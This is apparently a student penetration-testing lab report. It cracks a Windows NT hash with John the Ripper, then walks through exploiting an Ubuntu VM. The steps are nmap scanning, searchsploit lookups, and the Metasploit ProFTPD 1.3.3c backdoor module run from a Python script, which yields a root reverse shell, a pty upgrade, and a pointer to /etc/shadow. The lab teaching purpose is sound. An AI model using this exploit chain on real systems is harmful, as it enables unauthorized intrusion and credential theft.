Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2024-10-12 16:24) 1.515g/s 15455Kp/s 15455Kc/s 15455KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Proof Of Concept

There you have it. The password for Windows VM. You can try entering it in the VM.



For Non-Technical Readers

Hi there! This page is for those who are not that much familiar with the technical terms and methods. Although I tried to put it as easy as possible, let me explain to you in more simple and non-technical steps:

- Find the ip address of your kali linux.
- Find the available ip addresses on your network.
- Check the OS they are running on.
- Do a port scan after finding the Windows ip address to find open ports and put it in a report.
- Check all the ports for vulnerabilities on 'https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers' and see the one with higher chances (usually the one with more than one services).
- Conduct a vulnerability scan to find the actual vulnerability for exploiting and put it in a report.
- Search the vulnerability with **searchsploit** tool to get its name. Search it again on google to match the name from the result list of searchsploit.
- Use Metasploit for getting the password, which would be in hash values.
- Use **John the Ripper** tool for cracking the hash value to retrieve the actual password of the Windows machine.

NOTE: These steps can be used **if the username is known**. In case it is not known, we need to perform **Username Enumeration** to first find the username. And go through rest of the steps as it is.

Ubuntu VM

Test Summary:

We are an ethical hacker and a company assigned us the task of penetration testing to identify and exploit the vulnerabilities in the Ubuntu machine.

The task was performed from an attacker's perspective to achieve the following goals:

1. Identify vulnerabilities that could potentially compromise the security of the network.
2. Evaluate the effectiveness of existing security controls within the Ubuntu VM.

Aim:

2. Find password of user 'marlinspike'

Type of Machine: Virtual

Name: Ubuntu


Tools/Commands used:

1. Arp-scan
2. Nmap
3. VS Code
4. Python3 (for automating the exploiting work)
5. Metasploit
    - Searchsploit
    - Msfconsole
6. John the Ripper


Steps:

1. First, we need to install VS Code in kali, to automate some of our Metasploit work:

➔ Download the **.deb** file from official site.
➔ Go to downloads directory (**cd /home/kali/Downloads**)
➔ Install VS Code: **sudo dpkg -I <downloaded file>**
➔ Make a directory in root user, i.e. "/home/yash": **mkdir <directory name>**, say **vscode.**



➔ To run VS Code: **$ code**



2. Use **ifconfig** command to get the Kali **ip_address**.

```
┌──(yash㉿yash)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.129  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::20c:29ff:fe75:9ced  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:75:9c:ed  txqueuelen 1000  (Ethernet)
        RX packets 138  bytes 10694 (10.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 747  bytes 52216 (50.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3. Use **arp-scan** command to list all the hosts connected to the network.

```
┌──(yash㉿yash)-[~/Desktop]
└─$ sudo arp-scan -l -I eth0
[sudo] password for yash:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:75:9c:ed, IPv4: 192.168.43.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.43.1    00:50:56:c0:00:08       VMware, Inc.
192.168.43.2    00:50:56:ef:b6:70       VMware, Inc.
192.168.43.131  00:0c:29:24:1f:65       VMware, Inc.
192.168.43.254  00:50:56:ff:01:bc       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.361 seconds (108.43 hosts/sec). 4 responded
```

Here,

-l is localhost

-I is for interface, which is eth0.

And we run the scan on eth0.

_._._.1 is usually the gateway or the NAT adapter. So we can skip it and check the rest.

4. Use nmap command for OS detection.

```
┌──(yash㉿yash)-[~/Desktop]
└─$ sudo nmap -sS -O -vv 192.168.43.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 06:00 EDT
Initiating ARP Ping Scan at 06:00
Scanning 192.168.43.2 [1 port]
Completed ARP Ping Scan at 06:00, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:00
Completed Parallel DNS resolution of 1 host. at 06:00, 0.07s elapsed
Initiating SYN Stealth Scan at 06:00
Scanning 192.168.43.2 [1000 ports]
Discovered open port 53/tcp on 192.168.43.2
Completed SYN Stealth Scan at 06:00, 0.15s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.43.2
Retrying OS detection (try #2) against 192.168.43.2
Nmap scan report for 192.168.43.2
Host is up, received arp-response (0.0028s latency).
Scanned at 2024-10-13 06:00:05 EDT for 4s
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON
53/tcp open  domain  syn-ack ttl 128
MAC Address: 00:50:56:EF:B6:70 (VMware)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: VMware Player virtual NAT device (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (93%), DD-
-sp2 (Linux 2.4.37) (91%), Microsoft Windows XP SP3 (91%), Linux 4.4 (90%), Actiontec MI424WR-GEN3I WAP (90%), DVTel DVT-9540DW networ
a (89%), BlueArc Titan 2100 NAS device (88%), Linux 3.2 (88%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=10/13%OT=53%CT=1%CU=%PV=Y%DS=1%DC=D%G=N%M=005056%TM=670B9A29%P=x86_64-pc-linux-gnu)
SEQ(SP=FD%GCD=1%ISR=106%TI=I%CI=I%II=I%SS=S%TS=U)
```

You can see that on 192.168.43.2, it is showing “No exact OS matches for host”, so no clear identification of OS is done. And we move to the next ip_address.

```
┌──(yash㉿yash)-[~/Desktop]
└─$ sudo nmap -sS -O -vv 192.168.43.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 06:00 EDT
Initiating ARP Ping Scan at 06:00
Scanning 192.168.43.131 [1 port]
Completed ARP Ping Scan at 06:00, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:00
Completed Parallel DNS resolution of 1 host. at 06:00, 0.04s elapsed
Initiating SYN Stealth Scan at 06:00
Scanning 192.168.43.131 [1000 ports]
Discovered open port 21/tcp on 192.168.43.131
Discovered open port 22/tcp on 192.168.43.131
Discovered open port 80/tcp on 192.168.43.131
Completed SYN Stealth Scan at 06:00, 0.18s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.43.131
Nmap scan report for 192.168.43.131
Host is up, received arp-response (0.0010s latency).
Scanned at 2024-10-13 06:00:30 EDT for 2s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:24:1F:65 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/13%OT=21%CT=1%CU=41568%PV=Y%DS=1%DC=D%G=Y%M=000C
OS:29%TM=670B9A40%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%
```

Here, you can see that we found the Ubuntu VM running on 192.168.43.131 ip.

5. Now, we do Enumeration with the command:

sudo nmap -Pn -sT -sV -vv -oN ubuntu-nmap-enum.txt 192.168.43.131

➔ this command will scan all the ports and services to find any vulnerability if available and send the report to a text file named ‘**ubuntu-nmap-enum.txt**’.

```
1
2 PORT   STATE SERVICE  VERSION
3 21/tcp open  ftp      ProFTPD 1.3.3c
4 22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
5 80/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
6
```

This is the report generated after filtering out only the useful part.

6. We now check all these vulnerabilities using '**searchsploit**' command for their exact matches.

➔ First with **Apache httpd 2.4.18**, but since it didn't have any exact match, we check **Apache 2.4.18**, but no use, so we move to next vulnerability.


```
┌──(yash㉿yash)-[~/Desktop]
└─$ searchsploit Apache 2.4.18
---------------------------------------------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                                                                    |  Path
---------------------------------------------------------------------------------------------------------------------------------- ----------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                                   | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                                                 | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation                                             | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                                  | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                                               | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                                              | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                                        | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                                        | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                                               | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                                                 | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                                               | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                                         | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (                        | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (                        | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                                      | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                                  | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
```

➔ After checking **OpenSSH 7.2p2**, we got a match but its 'username enumeration' which we don't want since we already know it.

```
┌──(yash㉿yash)-[~/Desktop]
└─$ searchsploit OpenSSH 7.2p2
---------------------------------------------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                                                                    |  Path
---------------------------------------------------------------------------------------------------------------------------------- ----------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                                                                          | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                                                    | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                                                                   | linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration                                                                                              | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation                              | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                                                          | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                                                              | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                                                                             | linux/remote/40113.txt
---------------------------------------------------------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
```

We can use Hydra for brute forcing in this case but it is the last option as it takes time.

➔ The last option, we check **ProFTPD 1.3.3c**. We got an exact match and it shows **Metasploit**, so we can use msfconsole. But first we need to confirm these vulnerabilities, so we search google for this.



Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(proftpd_133c_backdoor) > show targets
    ...targets...
msf exploit(proftpd_133c_backdoor) > set TARGET < target-id >
msf exploit(proftpd_133c_backdoor) > show options
    ...show and set options...
msf exploit(proftpd_133c_backdoor) > exploit
```

We confirmed that the commands are same, i.e, **Backdoor Command Execution.**

7. We can follow the steps as the previous VM exploitation, but it will take time so we can make a Python Script to automate our work. That's where VS Code comes in.

   But we can download similar script provided by our sir on his github:

   ➔ Go to **https://github.com/vaishnavucv/.**
   ➔ Search 'autoscan' in repositories.
   ➔ Open ProFTPD 1.3.3c.
   ➔ Open the python file and download it.



autoscan / ProFTPD-1.3.3c / **proftpd_133c_backdoor.py**

vaishnavucv Create proftpd_133c_backdoor.py

Code | Blame | 66 lines (55 loc) · 2.74 KB | Code 55% faster with GitHub Copilot

```
import subprocess
import sys
import os

def run_nmap_scan(ip_address, scan_name):
    # Initial Nmap scan command
    initial_scan_command = f"nmap -p21 -vv -sV -oN {scan_name}.txt {ip_address} > /dev/null 2>&1"
    # Nmap vulnerability scan command
    vulnerability_scan_command = f"nmap -Pn -p21 -vv -sV --script ftp-proftpd-backdoor -oN {scan_name}-vul

    try:
        # Execute the initial scan
        subprocess.check_call(initial_scan_command, shell=True)

        # Check for specific keywords in the scan report
        with open(f"{scan_name}.txt", "r") as file:
            scan_content = file.read()
```

8. Move the file form **Downloads** folder to **vscode** folder. Check it using '**ls**' command in **[~/vscode],** or **cd /home/yash/vscode**.

```
┌──(yash㉿yash)-[~/vscode]
└─$ ls
OS_scan  proftpd_133c_backdoor.py
```

Change its permissions using (**chmod +x <file name>**) command.

```
┌──(yash㉿yash)-[~/vscode]
└─$ chmod +x proftpd_133c_backdoor.py

┌──(yash㉿yash)-[~/vscode]
└─$ ls -lh
total 8.0K
drwxrwxr-x 2 yash yash 4.0K Oct 15 04:49 OS_scan
-rwxrwxr-x 1 yash yash 2.8K Oct 13 11:38 proftpd_133c_backdoor.py
```

9. Start the python file.

```
┌──(yash㉿yash)-[~/vscode]
└─$ python3 proftpd_133c_backdoor.py
Usage: python script.py <IP Address> <Scan Report Name>
```

We can see we need to give <IP address> and <Scan Report Name> to the file.

10. Give target IP and Scan Report Name.

```
┌──(yash㉿yash)-[~/vscode]
└─$ python3 proftpd_133c_backdoor.py 192.168.43.131 ubuntu
Port 21 is open with ProFTPD 1.3.3c service.
Vulnerability found: ProFTPD 1.3.3c Backdoor.
Enter Kali IP: 192.168.43.129
Enter Kali Port: 4434
```

```
resource (proftpd133c.rc)> exploit
[*] Started reverse TCP double handler on 192.168.43.129:4434
[*] 192.168.43.131:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nC923pdoeBpZY6MK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "nC923pdoeBpZY6MK\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.43.129:4434 -> 192.168.43.131:48870) at 2024-10-15 05:00:47 -0400

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

You can see 1 session is opened. We can check our id using **id** command.

11. Now, we have to make a stabilized TTY shell using command: **python3 -c 'import pty;pty.spawn ("/bin/bash")'.** We can check the directories using '**ls**' command.


```
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc  sbin  sys   var
root@vtcsec:/#
```

12. Now, we need to know where will we be able to identify the password of the UbuntuVM.

➔ We know, in windows, it is hard-coded inside the SAM database.
➔ In kali, or any Ubuntu system, it is inside **/etc/shadow,** shadow is the file name.

